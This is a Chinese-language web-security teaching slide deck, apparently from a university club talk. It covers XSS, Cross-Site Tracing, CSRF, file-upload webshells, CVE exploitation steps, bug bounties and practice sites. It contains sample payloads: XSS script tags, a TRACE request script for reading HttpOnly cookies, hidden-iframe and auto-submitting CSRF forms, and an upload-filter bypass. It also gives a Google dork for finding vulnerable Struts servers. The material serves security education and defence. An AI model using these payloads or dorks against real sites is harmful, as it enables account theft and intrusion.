


A screenshot of a web form for starting a discussion. At the top left is a grey circular profile icon. To its right is a large text input field with the placeholder text "Start the discussion...". Below this field, on the left, is the text "LOG IN WITH" followed by four circular social media icons: a blue one with a white 'D', a blue one with a white 'f', a light blue one with a white bird, and a red one with a white 'g'. To the right of these icons is the text "OR SIGN UP WITH DISQUS" followed by a question mark icon. Below the social media icons and the "OR SIGN UP WITH DISQUS" text is a text input field with the placeholder text "Name".

最常見安全問題 3<sup>rd</sup> round – XSS

# XSS

瀏覽器跳了一個提醒視窗，上面寫了 XSS  
代表我們成功執行了 javascript



# 漏洞利用 – XSS

XSS ( Cross-Site Script )

也是 injection 的一種，HTML 代碼注入導致能執行任意 Javascript 代碼

```
<p>正常留言</p>
```

```
<p><script>alert("XSS")</script></p>
```

# 漏洞利用 – XSS

儲存型 XSS：

被伺服器存在 DB 中，當受害者瀏覽該網站

就可以在他的瀏覽器執行你存在伺服器 DB 的惡意 javascript 代碼

# 漏洞利用 – XSS

反射型 XSS：

必須讓受害者點擊網址，

例如 `https://xxx.com/index?q= <script>alert(1)</script>`



# 漏洞利用 – XSS

低成本的小技巧：

伺服器回傳時夾帶 **X-XSS-Protection** 這個 header  
他會幫你 filter 大部分可疑字串

不保證可以阻止攻擊，但可以大幅降低發生機率

相關資料：<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection>

# 漏洞利用 – XSS

高強度防禦：使用 htmlentities 顯示使用者的輸入的資訊

相關資料：<https://dev.w3.org/html5/html-author/charref>

'<' 的 htmlentities →

<

&lt; &LT;

&#x0003C;

&#60;

# 練習網站 – XSS

xss-game : <https://xss-game.appspot.com/>

alert 1 to win : <https://alf.nu/alert1>

# 情境五

情境：外星人成功 XSS，但發現 cookie 有 HttpOnly 拿不到 O\_O

```
> document.cookie  
< undefined
```

最常見安全問題 4<sup>st</sup> round – XST

# 漏洞利用 – XST

XST ( Cross Site Tracing )

使用目的：繞過 HttpOnly

什麼是 HttpOnly?

讓 javascript 無法存取 cookie

```
Set-Cookie: my_cookie=123; HttpOnly
```

# 漏洞利用 – XST

概念介紹：

運用 HTTP 中一個用來測試的 method – TRACE

你傳什麼給伺服器他就回什麼

```
oalieno@oalieno ~$ curl -X TRACE --header "whatever: abc123" http://www.nctu.edu.tw/  
TRACE / HTTP/1.1  
Host: www.nctu.edu.tw  
User-Agent: curl/7.47.0  
Accept: */*  
whatever: abc123
```

# 漏洞利用 – XST

猥瑣思想：

發 request 的時候，瀏覽器會自動夾帶 cookie

用 TRACE method 發 request，伺服器會回一模一樣的內容

我們用 javascript 發 request 可以看到回傳的內容

**結論：我們可以看到 COOKIE**

# 範例代碼 – XST

```
<script>  
  var xmlhttp = new XMLHttpRequest();  
  var url = 'http://xxx.com/';  
  xmlhttp.withCredentials = true;  
  xmlhttp.open('TRACE', url, false);  
  xmlhttp.send();  
</script>
```



# 情境六

情境：

外星人心血來潮想來架一個網站，順手放了一段黑黑的代碼...  
別人來看他的網站後，發現他銀行的錢錢都不見了 O\_O

**最常見安全問題 5<sup>st</sup> round – CSRF**

# 漏洞利用 – CSRF

**重要觀念：**瀏覽器發 request 時會自動幫你夾帶 cookie

**猥瑣思想：**

從一個網站發 request 到另一個網站

瀏覽器會幫我夾帶使用者另一個網站的 cookie

# 漏洞利用 – CSRF 範例

```

```

用 img 發起 **GET** request

```
<iframe src="https://www.xxx.com/?transferFunds=5000">
```

用 iframe 發起 **GET** request

# 漏洞利用 – CSRF 範例

用 javascript 發起 **POST** request 並把結果導向看不見的 iframe 裡面

```
<iframe style="display:none" name="csrf-frame"></iframe>  
<form method="post" action="https://xxx.com/signout" id="csrf-form" target="csrf-frame">  
  <input type="hidden" name="exit" value="true"></td>  
</form>  
<script>document.getElementById("csrf-form").submit()</script>
```

# 情境七

情境：

外星人發現某個網站上可以上傳檔案，竟然沒有限制檔案型態而且可以找到他把上傳的檔案放在哪裡...

**最常見安全問題 6<sup>st</sup> round – FU**

# 漏洞利用 – File Upload 權限問題

假設網站是跑 PHP，我們上傳一個 PHP 檔上去，然後瀏覽他所在的路徑，我們就可以得到一個 webshell

### Execute a command

Command

df -h

Execute

Screenshot

### Output

Filesystem	Size	Used	Avail	Use%	Mounted on
none	2.2G	1.4G	692M	67%	/
tmpfs	26G	0	26G	0%	/dev
tmpfs	26G	0	26G	0%	/sys/fs/cgroup
/dev/mapper/volg1-lvdata	1.2T	652G	530G	56%	/mnt
shm	64M	0	64M	0%	/dev/shm

# 案例分享 – File Upload 權限問題

案例分享：請假系統的 File Upload 權限問題

PS1：~~僅~~可上傳pdf、jpg檔  
PS2：單一檔案大小勿超過 2MB

第一次修補原始碼：if(substr( \$filename , -3) == "php"){

第一次修補 bypass：上傳 webshell.PHP, XSS.html

第二次修補原始碼：用 regex 乖乖檢查

# Common Vulnerabilities and Exposures ( CVE )



# CVE


資安漏洞的資料庫，由美國非營利組織 MITRE 維護  
會幫被回報的漏洞做編號 ( EX : CVE-2017-5638 )

<https://cve.mitre.org/>

   
西元紀年 流水編號

# 第一步：架設環境

視情況使用 **docker** 或**虛擬機器**架設環境



## 第二步：找 POC ( Proof of Concept )

三種方式：

1. 去網路上找 POC
2. 使用漏洞掃描框架 nmap nse 或 metasploit 做偵測或入侵
3. 了解原理後手寫 python script

## 第三步：找目標

用 Google Hacking 的技術或是其他情資收集技巧



關鍵字：OSINT ( Open Source Intelligence )

```
intitle:"Struts Problem Report" intext:"development mode is enabled."
```

# Bug Bounty 與漏洞通報

# Bug Bounty

**Bug Bounty 是什麼呢?**

企業懸賞獎金請駭客們幫忙滲透測試

**有哪些網站呢?**

<https://bugcrowd.com>

<https://hackerone.com>

<https://www.vulbox.com>

漏洞通報平台

**HITCON ZeroDay**

<https://zeroday.hitcon.org>

# 更多練習網站

## 線上解題網站

1. <https://bamboofox.cs.nctu.edu.tw/>
2. <http://www.gameofhacks.com/>
3. <https://www.hackthis.co.uk/>
4. <http://pwnable.kr/>
5. <http://pwnable.tw/>

## 漏洞平台 ( 自己架起來打 )

1. WebGoat
2. DVWA
3. Mutillidae



# BAMBOOFOX



# 社團資源

社團部落格：<https://bamboofox.github.io/>

社團解題系統：<https://bamboofox.cs.nctu.edu.tw/>

我們的攤位在 MOPCON 和 UCCU ( 好多鎖 ) 之間  
趕快來拍打餵食~~~

Q&A